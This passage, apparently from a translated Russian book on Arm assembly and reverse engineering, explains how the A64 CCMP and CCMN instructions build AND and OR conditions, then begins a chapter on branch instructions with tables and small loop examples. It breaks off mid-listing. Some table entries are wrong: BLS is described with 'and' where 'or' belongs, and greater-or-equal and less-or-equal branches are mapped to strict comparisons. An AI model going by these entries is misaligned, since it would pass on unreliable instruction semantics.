Специфичные для A64 условное сравнение CCMP и условное сравнение с отрицательным значением CCMN[19] используются для построения сложных логических условий, соединённых булевыми И или ИЛИ.

Поскольку CCMP и CCMN часто встречаются при обратной разработке и довольно сложны для чтения и написания, стоит рассмотреть их подробно.

Базовый синтаксис:

```
CCMP arg1, arg2, nzcv, cond
```

`arg1` всегда является регистром, а `arg2` - регистром того же размера или константой. Поле `nzcv` является числом от 0 до 15, а `cond` - кодом условия, например EQ или LT.

Двоичная логика CCMP обманчиво проста, а семантика обманчиво сложна. Механическое поведение:

```
if(cond) {
    PSTATE.NZCV = CMP(arg1, arg2);
} else {
    PSTATE.NZCV = nzcv;
}
```

CCMN использует тот же синтаксис и логику, но при истинном условии выполняет CMN вместо CMP.

Удобный способ понять семантику и замысел программиста - разобрать несколько примеров. Сначала построим условие с булевым И, затем с булевым ИЛИ. Это создаст основу для восстановления смысла сложных инструкций при обратной разработке.

Булевы условия И с CCMP

Построим условный переход, выполняемый тогда и только тогда, когда `w0 == w1 && w2 < w3`. Предположим, все значения являются знаковыми 32-битными целыми. Условные переходы подробнее объясняются в главе 8.

Сначала разложим булево выражение в дерево решений, показанное на рис. 7.20.




Рисунок 7.20. Дерево решений булева выражения

Теперь дерево можно переводить в код сверху вниз. Начало условия просто: `w0 == w1` проверяется `CMP w0, w1`, а результат - условием EQ, как показано на рис. 7.21.




Рисунок 7.21. Условия EQ и NE

Сила CCMP заключается в одновременной обработке обеих сторон дерева. Однако для ясности построим инструкцию по частям, начиная с левой стороны, где `w0 == w1`.

Следуя по левой ветви, нужно проверить `w2 < w3`. Отдельно это делается `CMP w2, w3` и условием LT. Но здесь проверка должна выполняться только на левой ветви. Поэтому CMP "повышается" до CCMP для условного сравнения. Левая ветвь соответствует установленному EQ, значит:

```
CCMP w2, w3, nzcv, EQ
```

Логика двух инструкций показана на рис. 7.22.

Левая часть дерева завершена. Она вычисляет `w0 == w1 && w2 < w3` для случая `w0 == w1`, выводя результат через LT.

Теперь перейдём к правой стороне и непростому полю `nzcv`. Механически это значение, помещаемое в NZCV, если EQ не выполнено. Но какое значение выбрать?

Сначала определим выходной код условия. Левая сторона выводит результат через LT, значит правая должна делать то же.

Правая сторона дерева должна всегда выдавать ложь. Следовательно, нужно выбрать `nzcv`, при котором последующая проверка LT всегда ложна. Тогда LT после CCMP будет истинно тогда и только тогда, когда `w0 == w1 && w2 < w3`.




Рисунок 7.22. Логика инструкций

Какое `nzcv` выбрать? Ранее было показано, что на уровне флагов LT означает `N != V`. Для ложного результата нужно `N == V`, например значение 0, где N = Z = C = V = 0. См. рис. 7.23.




Рисунок 7.23. Логика инструкций на основе условий LT и GE

Теперь все пути дерева завершены. Последующая условная инструкция LT выполняется только при `w0 == w1 && w2 < w3`.

Например, переход к `_label` выполняется тогда и только тогда, когда `w0 == w1 && w2 < w3`:

```
cmp w0, w1            ; Satisfy EQ if w0 == w1
ccmp w2, w3, 0, EQ    ; Satisfy LT if w0 == w1 && w2 < w3
blt _label
```

Проверим пошагово. Если `w0 == w1`, CMP устанавливает флаги так, что EQ инструкции CCMP истинно. Затем CCMP удовлетворяет LT, если `w2 < w3`. Если `w0 != w1`, EQ ложно, NZCV устанавливается в 0 и последующая LT также ложна. Значит, LT перехода выполняется тогда и только тогда, когда истинны оба условия.

Булевы условия ИЛИ с CCMP

CCMP и CCMN могут создавать не только соединители И, но и ИЛИ.

Рассмотрим тот же пример с `w0 == w1 || w2 < w3`. Дерево решений показано на рис. 7.24.




Рисунок 7.24. Дерево решений с булевым ИЛИ

Начало такое же: выполняется `CMP w0, w1`, после чего EQ истинно при `w0 == w1`. См. рис. 7.25.

Обе стороны сравнения второго уровня снова обрабатываются одной CCMP. Сначала определяется отдельная проверка `w2 < w3`: `CMP w2, w3` с последующим LT. Затем CMP "повышается" до CCMP и соединяется с деревом.




Рисунок 7.25. Дерево решений CMP




Рисунок 7.26. Условие CCMP

Для ИЛИ особенно важно правильно выбрать код условия. `w2 < w3` проверяется на ветви неравенства, поэтому условие CCMP - NE, а не EQ, как показано на рис. 7.26.

Наконец, нужно выбрать `nzcv` для другой ветви, где `w0 == w1`. В исходном дереве она должна сделать всё условие истинным. Поскольку результат выражается через LT, требуется `nzcv`, удовлетворяющее LT, то есть `N != V`. Подходит число 8: `8 = 0b1000`, значит N = 1, V = 0. См. рис. 7.27.

Булево ИЛИ полностью построено. Последующая условная LT выполняется тогда и только тогда, когда `w0 == w1 || w2 < w3`.

```
cmp w0, w1            ; Satisfy NE if w0 != w1
ccmp w2, w3, 8, NE    ; Satisfy LT if w0 == w1 || w2 < w3
blt _label
```




Рисунок 7.27. Инструкция CCMP со значением nzcv

Проверим логику ещё раз. Если `w0 != w1`, условие NE инструкции CCMP истинно, поэтому CCMP сравнивает W2 с W3. LT устанавливается при `w2 < w3` и не устанавливается иначе. Если `w0 == w1`, NE ложно, CCMP устанавливает NZCV в 8, и последующая LT автоматически становится истинной. Иными словами, переход выполняется, если `w0 == w1` или `w2 < w3`, и не выполняется иначе.

Примечания

[1] [назад] *ARM Cortex-A Series. Programmer's Guide for ARMv8-A* (ID050815): 4.5.2, PSTATE at AArch32.
[2] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487G.a): C6.1.4, Condition flags and related instructions.
[3] [назад] https://opensource.apple.com/source/xnu/xnu-4570.31.3/libsyscall/custom/SYS.h.auto.html, комментарий об интерфейсе системных вызовов ARM.
[4] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): C1.2.4, Condition code.
[5] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): C1.2.4, Condition code.
[6] [назад] *ARM Cortex-A Series. Programmer's Guide for ARMv8-A* (ID050815): 6.2.5, Conditional Instructions.
[7] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): F5.1.56, IT.
[8] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): F1.2.1, Conditional Instructions.
[9] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): B.1.2, Registers in AArch64 Execution state.
[10] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): C3.3.1, Arithmetic (immediate).
[11] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): F1.4.2, Shift Instructions.
[12] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): F1.4.3, Multiply Instructions.
[13] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): F1.4, Table F1-2.
[14] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): C6.2.15, ANDS (shifted register) (A64).
[15] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): F5.1.263, TST (register) (A32/T32).
[16] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): G5.1.259.
[17] [назад] *ARM Compiler toolchain - Assembler Reference v4.1* (ID080411): 3.4.12, TST and TEQ.
[18] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): C3.4.11, Conditional Select.
[19] [назад] *Arm Architecture Reference Manual Armv8* (ARM DDI 0487F.a): C3.4.12, Conditional comparison.

Глава 8. Поток управления

Инструкции выполняются последовательно. Но что происходит, когда программа использует условный оператор или вызывает подпрограмму? В первом разделе этой главы рассматривается, как инструкции перехода изменяют поток выполнения. Как вы узнаете во второй части главы, эти инструкции главным образом применяются для вызова функций и подпрограмм, которые будут рассмотрены подробнее.

Инструкции перехода

Инструкции перехода изменяют поток выполнения, записывая в счётчик команд адрес назначения, указанный в инструкции перехода. В языке ассемблера этот адрес можно задать либо меткой, либо регистром, содержащим адрес. На двоичном уровне метки кодируются в инструкциях как непосредственное смещение, которое при выполнении инструкции прибавляется к PC. Совместно эти инструкции перехода позволяют кодировать условную логику, циклы и вызовы подпрограмм.

В таблице 8.1 приведён обзор инструкций перехода к указанной метке.

Таблица 8.1. Переходы с непосредственным адресом

Состояние	Инструкция	Синтаксис
AArch64	Безусловный переход	`B <label>`
AArch64	Условный переход	`B.<cond> <label>`
AArch64	Переход с сохранением адреса возврата	`BL <label>`
AArch64	Сравнить и перейти, если не ноль	`CBNZ Wt|Xt, <label>`
AArch64	Сравнить и перейти, если ноль	`CBZ Wt|Xt, <label>`
AArch64	Проверить бит и перейти, если не ноль	`TBNZ Wt|Xt, #imm, <label>`
AArch64	Проверить бит и перейти, если ноль	`TBZ Wt|Xt, #imm, <label>`
AArch32	Безусловный переход	`B <label>`
AArch32	Условный переход	`B<cond> <label>`
AArch32	Переход с сохранением адреса возврата	`BL{cond} <label>`
AArch32	Переход с сохранением адреса возврата и переключением	`BLX{cond} <label>`
AArch32	Сравнить и перейти, если ноль	`CBZ Rn, <label>`
AArch32	Сравнить и перейти, если не ноль	`CBNZ Rn, <label>`

В таблице 8.2 показаны инструкции, записывающие в PC значение из указанного регистра.

Таблица 8.2. Переходы по регистру

Состояние	Инструкция	Синтаксис
AArch64	Переход по регистру	`BR Xn`
AArch64	Переход с сохранением адреса возврата по регистру	`BLR Xn`
AArch64	Возврат из подпрограммы	`RET {Xn}`

Состояние	Инструкция	Синтаксис
AArch32	Переход по адресу и переключение	`BX{cond} Rm`
AArch32	Переход с сохранением адреса возврата (и переключением)	`BLX{cond} Rm`
AArch32	Переход и переключение (Jazelle)[1]	`BXJ{cond} Rm`
AArch32	Табличный переход (байтовое смещение)	`TBB{cond} [Rn, Rm]`
AArch32	Табличный переход (полусловное смещение)	`TBH{cond} [Rn, Rm, LSL #1]`

Условные переходы и циклы

Простейшая инструкция перехода A32 - инструкция B. Она безусловно записывает в PC адрес назначения, однако её можно сделать условной, добавив к имени инструкции код условия, например EQ, как показано на рисунке 8.1.

Рисунок 8.1. Пример условного перехода

В A64 также можно использовать инструкцию перехода B, но при условных переходах синтаксис A64 требует ставить перед кодом условия точку.

```
B label
B.<cond> label
```

Условные переходы вместе с инструкциями сравнения, устанавливающими флаги условий, используются для таких конструкций потока программы, как циклы `while` и `for`, а также операторы `if-then` и `if-then-else`. В таблице 8.3 перечислены инструкции условного перехода и проверяемые ими флаги, а в таблице 8.4 сведены условные переходы для сравнения знаковых и беззнаковых чисел.

Таблица 8.3. Инструкции условного перехода

Условный переход	Описание	Проверяемые флаги
`BEQ label`	Перейти, если равно	Z = 1
`BNE label`	Перейти, если не равно	Z = 0
`BCS/BHS label`	Перейти, если беззнаковое значение выше или такое же	C = 1
`BCC/BLO label`	Перейти, если беззнаковое значение ниже	C = 0

Условный переход	Описание	Проверяемые флаги
`BMI label`	Перейти, если минус (отрицательное значение)	N = 1
`BPL label`	Перейти, если плюс (положительное значение или ноль)	N = 0
`BVS label`	Перейти, если установлен флаг переполнения	V = 1
`BVC label`	Перейти, если флаг переполнения сброшен	V = 0

Таблица 8.3. Инструкции условного перехода (продолжение)

Условный переход	Описание	Проверяемые флаги
`BHI label`	Перейти, если беззнаковое значение выше	C = 1 и Z = 0
`BLS label`	Перейти, если беззнаковое значение ниже или такое же	C = 0 и Z = 1
`BGE label`	Перейти, если знаковое значение больше или равно	N = V
`BLT label`	Перейти, если знаковое значение меньше	N != V
`BGT label`	Перейти, если знаковое значение больше	Z = 0 и N = V
`BLE label`	Перейти, если знаковое значение меньше или равно	Z = 1 или N = !V

Таблица 8.4. Условные переходы для знаковых и беззнаковых чисел

Знаковые	Беззнаковые	Сравнение
`BEQ`	`BEQ`	==
`BNE`	`BNE`	!=
`BGT`	`BHI`	>
`BGE`	`BHS`	>
`BLT`	`BLO`	<
`BLE`	`BLS`	<

Рассмотрим несколько примеров условных переходов в конструкциях потока программы. В таблице 8.5 значения двух регистров сравниваются как в наборе инструкций A32, так и в A64. Если выполняется условие NE, то есть сравниваемые значения не равны, программа переходит к метке `inc` и увеличивает значение регистра на 1. Если условие не выполняется, программа вместо этого переходит к метке `_exit`.

Те же инструкции перехода позволяют создавать циклы `while`. В таблице 8.6 сравниваются значения двух регистров, и значение X1 увеличивается, пока не станет равным значению X2. Обратите внимание, что в этом примере переход к метке `exit` необязателен: если условие NE не выполняется, будут выполнены инструкции процедуры выхода.

Таблица 8.5. Примеры if-else на ассемблере

```
// Пример A64
main:
    mov  x1, #2       // a = 2
    mov  x2, #4       // b = 4

compare:
    cmp  x1, x2       // a == b?
    b.ne inc          // если NE, перейти к inc
    b    _exit        // иначе выйти

inc:
    add  x1, x1, #1   // a++

_exit:
    mov  x0, #0       // код ошибки
    mov  x8, #93      // системный вызов exit()
    svc  #0           // вызвать системный вызов

// Пример A32
main:
    mov  r1, #2       // a = 2
    mov  r2, #4       // b = 4

compare:
    cmp  r1, r2       // a == b?
    bne  inc          // если NE, перейти к inc
    b    _exit        // иначе выйти

inc:
    add  r1, r1, #1   // a++

_exit:
    mov  r0, #0       // код ошибки
    mov  r7, #1       // системный вызов exit()
    svc  #0           // вызвать системный вызов
```

Таблица 8.6. Примеры цикла while на ассемблере

```
// Пример A64
main:
    mov  x1, #1       // a = 1
    mov  x2, #4       // b = 4
    b    while        // переход
inc:
    add  x1, x1, #1   // a++
while:
    cmp  x2, x1       // a == b?
